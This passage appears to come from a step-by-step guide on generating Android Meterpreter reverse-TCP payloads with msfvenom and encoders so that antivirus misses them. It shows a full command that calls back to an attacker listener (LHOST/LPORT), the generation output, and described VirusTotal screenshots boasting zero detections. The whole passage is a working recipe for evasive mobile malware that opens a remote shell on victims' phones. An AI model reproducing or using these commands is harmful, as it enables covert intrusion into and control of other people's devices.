Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/opt_sub
x86/opt_sub succeeded with size 40973 (iteration=0)
x86/opt_sub chosen with final size 40973
Payload size: 40973 bytes

#
```

- Undetectable payload


The screenshot shows a browser window titled 'VirusTotal - File - 1678cc...' with the URL <https://www.virustotal.com/gui/file/1678ce2b43afa70d55346c6b6b9589ac9b90145579c25f2033e972328d4743e8/aniket41.apk>. The analysis results show:

Security vendor	Result	Notes	
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AllCloud	Undetected	ALYac	Max size 650MB
Anti-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav-Pro	Undetected
ClamAV	Undetected	CMC	Undetected

20.Twenty Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e x86/xor_poly >
aniket49.apk**


- Payload Generate Successfully



```
[root@Kali-[/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/xor_poly > aniket49.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/xor_poly
x86/xor_poly succeeded with size 10287 (iteration=0)
x86/xor_poly chosen with final size 10287
Payload size: 10287 bytes

[{"root@Kali-[/home/aniket/Payloads]
[root@Kali-[/home/aniket/Payloads]
#"}]
```

- Undetected Paylaod



The screenshot shows a Kali Linux desktop environment with a browser window open to the VirusTotal analysis page. The URL is https://www.virustotal.com/gui/file/7d016c662b5ef311a37632650f5b9853d7bdadcb881b9a0203423f2e26a84410?nocache=1. The analysis results show that 0 out of 61 security vendors flagged the file as malicious. A table below lists the results for various vendors:

Security vendor	Result	Details	
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AllCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav-Pro	Undetected
ClamAV	Undetected	CMC	Undetected

THANK YOU